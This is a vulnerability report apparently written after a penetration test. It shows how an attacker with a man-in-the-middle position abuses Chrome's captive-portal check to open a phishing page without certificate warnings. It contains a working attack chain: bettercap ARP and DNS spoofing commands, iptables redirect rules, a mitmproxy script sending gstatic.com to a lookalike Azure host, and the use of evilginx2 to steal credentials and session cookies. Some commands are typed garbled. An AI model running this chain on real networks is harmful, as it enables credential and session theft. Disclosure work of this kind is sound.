Abusing Captive Portal Checks for UI Spoofing in Google Chrome

Name: Glenn Lloyd
Date: 2/17/2021
Application: Google Chrome
Build: Version 88.0.4324.182 (Official Build) (64-bit)
Discovery: Used on a pentest to redirect a user from portal.azure.com to a evilginx2 proxy to capture credentials/session cookie
Reliability: High
Severity: High (?)
Exploitability: Easy

Summary

If an attacker can achieve MITM positioning on a target (arp spoofing, rogue AP, proxy), they can abuse the way Google Chrome searches for captive portals, allowing the attacker to target specific sites and open new tabs with malicious redirects without displaying certificate warnings. This attack is significantly more dangerous than a standard "captive portal" attack on a rogue AP, as the attacker can choose exactly what websites will redirect.

Step Summary

1. The attacker must first obtain MITM positioning
2. The attacker DNS poisons the target, redirecting a target website to a fake/malicious website
3. The attacker brings up mitmproxy and does a 301 redirect for www.gstatic.com to a malicious website
4. When a victim visits the targeted site, Chrome detects a certificate mismatched and queries **http://www.gstatic.com/generate_204** to check the response code
5. When Chrome sees gstatic.com is redirected with a 301, it checks to see if it is a captive portal
    a. If the website is '.com' and has a valid certificate, Chrome will redirect the page
6. A new tab is opened to the malicious site

Recommended Remediation


What makes this attack dangerous is that a user can be harmlessly browsing the internet with no impact or indication of malicious activity. When the user visits a specific site targeted by the attacker, the user will then be redirected/tab changed to a malicious site without a certificate errors in the browser.

IE/Edge only do captive portal checks upon the browser loading or when the browser loses internet connectivity and reconnects. In both these cases, the attacker doesn't have control of what website the user visits. I believe Chrome should move to a single captive portal check when the browser is opened and possibly an additional check if device loses/reestablishes internet connectivity.

Security Configuration on Browser

This attacks works with enchanced security and DNS over HTTPS enabled. However, it is important to note that in my testing environment as well as the client's environment where this attack discovered did not have a DNS provider that leveraged DoH. IPv6 was also enabled during testing.

Figure 1 – Chrome Security Settings




Proof of Concept

1) Bettercap is used on a local network to arp poison and DNS spoof an attacker

   Commands Used:

   - Sudo bettercap
   - Set arp.spoof.targets 192.168.1.167 (target machine)
   - Set dns.spoof.hosts /etc/bettercap/hosts (dns addresses to spoof)
   - Set net.sniff.verbose false
   - Net.sniff on

- Arp.spoof on
- Dns.spoof on
- Host File Used for dns spoofing



2) The attacker brings up mitmproxy with an “addon script” to 301 redirect www.gstatic.com to a malicious site.

Commands Used:

- Enable IP Forwarding
  - Sysctl –w net.ipv4.ip_forward=1
  - Sysctl –w net.ipv6.conf.all.forwarding=1
- Disable ICMP redirects
  - Sysctl –w net.ipv5.conf.all.send_redirects=0
- Create iptable rules to redirect traffic
  - iptables -t nat -A PREROUTING -i eth0 -p tcp --dport 80 -j REDIRECT --to-port 8080
  - iptables -t nat -A PREROUTING -i eth0 -p tcp --dport 443 -j REDIRECT --to-port 8080
  - ip6tables -t nat -A PREROUTING -i eth0 -p tcp --dport 80 -j REDIRECT --to-port 8080
  - ip6tables -t nat -A PREROUTING -i eth0 -p tcp --dport 443 -j REDIRECT --to-port 8080
- Run mitmproxy **only** targeting gstatic.com domain and including the malicious script
  - Mitmproxy –s 301redirect.py –mode transparent –ignore-hosts '^(?![0-9\.]+:)(?!([^\.:]+\.)*gstatic\.com:)'

Figure 3 - 301Redirect.py script – Handles the 301 redirect when gstatic.com is queried

```
*301redirect.py
File  Edit  Search  Options  Help
from mitmproxy import http


def request(flow: http.HTTPFlow) -> None:
    # pretty_host takes the "Host" header of the request into account,
    # which is useful in transparent mode where we usually only have the IP
    # otherwise.
    if flow.request.pretty_host == "www.gstatic.com":
        flow.request.host = "portal.azure.secureaccountlogon.com"
        flow.request.path = '/'
```

3) When the victim visits portal.azure.com, the website is redirected to the wrong site (192.168.1.200 in this case). Since Chrome detects a certificate mismatch, gstatic.com is automatically queried. The gstatic.com lookup is 301 redirected it to the malicious phishing page, which Chrome flags as a Captive Portal.

Figure 4 – Gstatic.com being queried after certificate mistmatched for portal.azure.com

```
5363 46.821701570  8.8.8.8          192.168.1.200    DNS     90 Standard query response 0xfb56 A www.google.com A 172.217.165.4
5364 46.821859546  8.8.8.8          192.168.1.200    DNS    108 Standard query response 0x443a A portal.azure.com A 192.168.1.200
5368 46.829395951  8.8.8.8          192.168.1.200    DNS     95 Standard query response 0x4a9f A accounts.google.com A 172.217.1.173
5395 46.843179143  8.8.8.8          192.168.1.200    DNS    105 Standard query response 0x7ed2 A clientservices.googleapis.com A 172.217.164.
5417 46.850392727  8.8.8.8          192.168.1.200    DNS    207 Standard query response 0x443a A portal.azure.com CNAME portal.azure.com.traf
5429 46.855547688  192.168.1.200    8.8.8.8          DNS     79 Standard query 0x9a40 A eafc.nelreports.net
5430 46.855556640  192.168.1.200    8.8.8.8          DNS     79 Standard query 0x9a40 A eafc.nelreports.net
5435 46.858494462  192.168.1.200    8.8.8.8          DNS     75 Standard query 0x8e47 A www.gstatic.com
5436 46.858503269  192.168.1.200    8.8.8.8          DNS     75 Standard query 0x8e47 A www.gstatic.com
5462 46.861820256  8.8.8.8          192.168.1.200    DNS     91 Standard query response 0x8e47 A www.gstatic.com A 172.217.1.3
```

Figure 5 – MITMproxy 301 redirects gstatic.com to Evilginx2 proxy server

```
Flow Details
2021-02-17 20:43:14 GET http://portal.azure.secureaccountlogon.com/
                    ← 301 Moved Permanently text/html 151b 29ms
            Request                    Response                    Detail
Host:           portal.azure.secureaccountlogon.com
Connection:     keep-alive
Pragma:         no-cache
Cache-Control:  no-cache
User-Agent:     Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
                Chrome/88.0.4324.182 Safari/537.36
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
No request content                                                  [m:auto]
```

4) **The user's browser opens a new tab (focused), and the malicious site is presented with no certificate errors.** The initial tab says "connect to network" and states "the network you are using may require you to visit <malicious site url>". The original tab has a "connect" button, that will bring the user back to the malicious tab in the browser. In this example, we use evilginx2 to create a proxy between the real Azure portal and the client to capture cookies/credentials for the Azure Portal now that the tab is redirected.

Figure 6 – User opens Chrome and browses to "portal.azure.com".

It is important to note that the user can browse to the targetted website even after the browser has been opened/used for extended period of time. This attack isnt limited to when the browser initially opened. Additionally, the link doesn't have to be typed in the URL bar, it can be a link from another website, clicked from "favorites" etc.




Figure 7 – User is redirected to the malicious website and **no certification errors are present**




Figure 8 – Original Tab

This error (on the original tab) may make a user believe that the malicious website is actually legitimate and they need to be redirected to the “secure” site due to an insecure network connection.





Figure 9 – Showing a redirect after already having the browser open and surfing the internet



References:

Google's Captive portal handling for HTTPS requests

Miraki Captive Portal Configuration